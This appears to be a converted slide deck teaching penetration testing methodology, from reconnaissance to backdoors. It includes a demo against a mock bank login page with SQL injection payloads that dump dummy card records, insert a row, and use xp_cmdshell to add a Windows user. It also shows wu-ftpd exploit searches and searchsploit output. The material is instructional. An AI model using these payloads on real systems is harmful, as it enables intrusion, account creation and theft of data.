


Security Testing Methodology

- ▶ Steps
 - Information Gathering
 - Network Mapping
 - Scanning
 - Vulnerability Identification
 - Penetration
 - Gaining Access and Privilege Escalation
 - Enumerating Further
 - Compromising Remote Users and Sites
 - Maintaining Access
 - Covering Tracks

Information Gathering

- ▶ Leveraging public information and records
 - Internet registrars
 - Whois
 - Nslookup
 - Wayback machine
 - Competitive intelligence
 - Job listings
 - Blogs
 - Social network sites
 - etc

Scanning

- ▶ Identify live systems
 - ▶ Identify open ports
 - ▶ Identify and enumerate services
 - ▶ Identify vulnerabilities
- 

Vulnerability Identification

▶ Vulnerability

- Weakness in a system or a network
 - Protocol flaw
 - Configuration error
 - bug

▶ Goal

- Identifying weaknesses to leverage for access
 - Privileged access is preferred
 - Never underestimate any access
 - Regardless of the level

Penetration

- ▶ Leveraging a vulnerability
 - Identify a weakness to achieve access
- ▶ All systems have vulnerabilities
 - Not all vulnerabilities have exploits!
 - Have to match the vulnerability to the exploit
 - What if you find none?
- ▶ Components of penetration
 - Vulnerability
 - Vector
 - Payload
 - Shell code etc

Gaining Access and Privilege Escalation

- ▶ Methods of access
 - Shell
 - Reverse shell
 - Backdoors
- ▶ Escalating Privileges
 - Level of access not root or admin
 - Have to get the OS to grant admin
 - Windows
 - Has had problems with directory execution
 - Allowed relative path names
 - Unix/Linux
 - Has the chroot option
 - Have to break the chroot
 - Abuse su or sudo permissions

Enumerating Further

- ▶ Once Access is Gained
 - You are *local!*
 - run local commands
 - netstat
 - route
 - nslookup

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

```
Connection-specific DNS Suffix . :  
IPv4 Address. . . . . : 192.168.1.141  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.1.1
```

Ethernet adapter Local Area Connection 2:

```
Connection-specific DNS Suffix . :  
IPv4 Address. . . . . : 192.168.19.1  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :
```


Ethernet adapter Local Area Connection 3:

```
Connection-specific DNS Suffix . :  
IPv4 Address. . . . . : 192.168.20.1  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :
```

Compromising Remote Users and Sites

- ▶ Take advantage of compromised host
 - Set source of the exploit to that of the target


• Pivoting



Maintaining Access

- ▶ Ensure we have access!
 - Targets can crash
 - Service can stop
 - Target can receive a patch or update
- ▶ Once in
 - Plant a backdoor
 - Migrate the exploit to another process
 - Explorer 😊
 - Plant a keystroke logger

Attack Mode



Database

Welcome to the First National Bank

"Where security is even worse than before"

Credit Card Search

User Name	Password
<input type="text"/>	<input type="text"/>
<input type="button" value="Submit user name & password"/>	<input type="button" value="Reset"/>

' OR 1=1--

'; insert into dbo.table1 (cc_name, cc_email, cc_number, cc_password) values ('fred','fred@ltree.com',333222111,'fredpw')--

' OR 1=1 ; exec master..xp_cmdshell 'net user fred fredpw /add'--

' OR 1=1

Your Records are Below

Name	Card Number
Carl	1111222233334444
Randy	2222333344445555
Steve	3333444455556666
Bob	4444555566667777
Erica	5555666677778888
Adrian	6666777788889999
Salim	7777888899990000
Roger	8888999900001111
Zahir	9999000011112222
Mathias	0000111122223333
Boles	1111333322224444


```
' ; insert into dbo.table1 (cc_name, cc_email, cc_number, cc_password) values ('fred','fred@ecc.com',333222111,'fredpw')--
```

Your Records are Below

Name	Card Number
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Adrian	6666777788889999
Salim	7777888899990000
Roger	8888999900001111
Zahir	9999000011112222
Mathias	0000111122223333
Boles	1111333322224444
fred	333222111



```
' OR 1=1 ; exec master..xp_cmdshell  
'net user fred fredpw /add'--
```




xp_cmdshell


- ▶ The keys to the kingdom
- ▶ This stored procedure allows us to execute code
 - Opens a shell via SQL ☺
- ▶ Command syntax
 - `exec master..xp_cmdshell 'dir'`
 - `exec master..cmdshell 'ping 10.1.1.1'`
 - `exec master..cmdshell 'tftp 10.1.1.10'`
 - Etc
- ▶ Only limit is the imagination



Applied Skills in Practice



What about Exploit Frameworks

- ▶ Excellent for speed
 - ▶ What if the vulnerability does not have an exploit in the framework?
 - ▶ Quit?
 - ▶ Old School!
- 

ID the service

- ▶ Port
- ▶ Service
 - Grab the banner

```
C:\>ftp 192.168.0.132
Connected to 192.168.0.132.
220 ftp.bigfiles.com FTP server (Version wu-2.6.0(1) Mon Feb 2
0) ready.
User (192.168.0.132:(none)): _
```

Look for Exploit



wu-2.6.0(1) ftp exploits



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[wu-ftpd SITE EXEC/INDEX Format String Vulnerability - Metasploit ...](#)

0 - Automatic Targeting (default); 1 - Slackware 2.1 (Version wu-2.4(1) Sun Jul 31 21:15:56 CDT 1994); 2 - RedHat 6.2 (Version **wu-2.6.0(1)** Mon Feb 28 10:30:36 EST 2000); 3 - Debug ... msf > use **exploit/multi/ftp/wuftp_site_exec_format** ...
[www.metasploit.com/modules/exploit/.../ftp/wuftp_site_exec_format](#) - Cached

[Neohapsis Archives - Incidents list - RedHat 6.2 box exploited ...](#)

an **exploit** that attacks WU-FTP. The default wu-ftp on Red Hat 6.2 (**wu-2.6.0(1)** in this case) is vulnerable and **exploit** code has been published on the ...
[www.ouah.org/incidentwils.html](#) - Cached

['WUFTPD 2.6.0 remote root exploit' - MARC](#)

n", *argv); exit(1); } (void)fprintf(stderr, "Connected to %s. Trying to log in.\n", *argv); if (**logintoftp**(login, password) < 0) { (void)fprintf(stderr, ...
[marc.info/?l=bugtraq&m=96179429114160&w=2](#) - Cached - Similar

[Red Hat 6.2 7350wu.c Wu-ftpd v2.6.0 remote root exploit | CalmDownPony](#)

May 4, 2011 ... At these time the only **exploit** I got to work was the rpc.statd **exploit**. ... [*]
FTP Banner: 220 test FTP server (Version **wu-2.6.0(1)** Mon Feb ...
[blog.rafaeltorales.info/.../red-hat-6-2-7350wu-c-wu-ftpd-v2-6-0-remote-root-exploit/](#) - Cached

[7350-v5.txt \(wu-ftpd exploit analysis\) - iicpen.intipen.edu.my](#)

7350wu -t 1 -h 192.168.1.172 where t 1 is linux. This **exploit** program works only for ... version of the wu-ftpd program: Version **wu-2.6.0(1)** which 7350wu **exploits**. ... to stop the ftp server, comment out the ftp line in /etc/inetd.conf, ...
[iicpen.intipen.edu.my/~paul/Experiments/7350wu-v5.txt](#) - Cached

Use Exploit Database

- ▶ `cd /pentest/exploits/exploitdb/`
- ▶ `searchsploit wuftp`

```
root@bt:~/pentest/exploits/exploitdb# ./searchsploit wuftp
Description                                                                 Path
-----
wu-ftp 2.6.2 Remote Denial Of Service Exploit (wuftpd-freezer.c)         /linux/dos/115.c
root@bt:~/pentest/exploits/exploitdb# ls
files.csv  platforms  searchsploit
root@bt:~/pentest/exploits/exploitdb# ./searchsploit wu-ftp
Description                                                                 Path
-----
wu-ftp 2.6.2 off-by-one Remote Root Exploit                               /linux/remote/74.c
wu-ftp 2.6.2 Remote Root Exploit (advanced version)                     /linux/remote/78.c
wu-ftp 2.6.2 Remote Denial Of Service Exploit (wuftpd-freezer.c)         /linux/dos/115.c
wu-ftp 2.6.0 Remote Root Exploit                                          /multiple/remote/201.c
wu-ftp 2.6.0 Remote Format Strings Exploit                                /solaris/remote/239.c
wu-ftp <= 2.6.1 Remote Root Exploit                                       /linux/remote/348.c
wu-ftp <= 2.6.2 File Globbing Denial of Service Exploit                 /linux/dos/842.c
root@bt:~/pentest/exploits/exploitdb#
```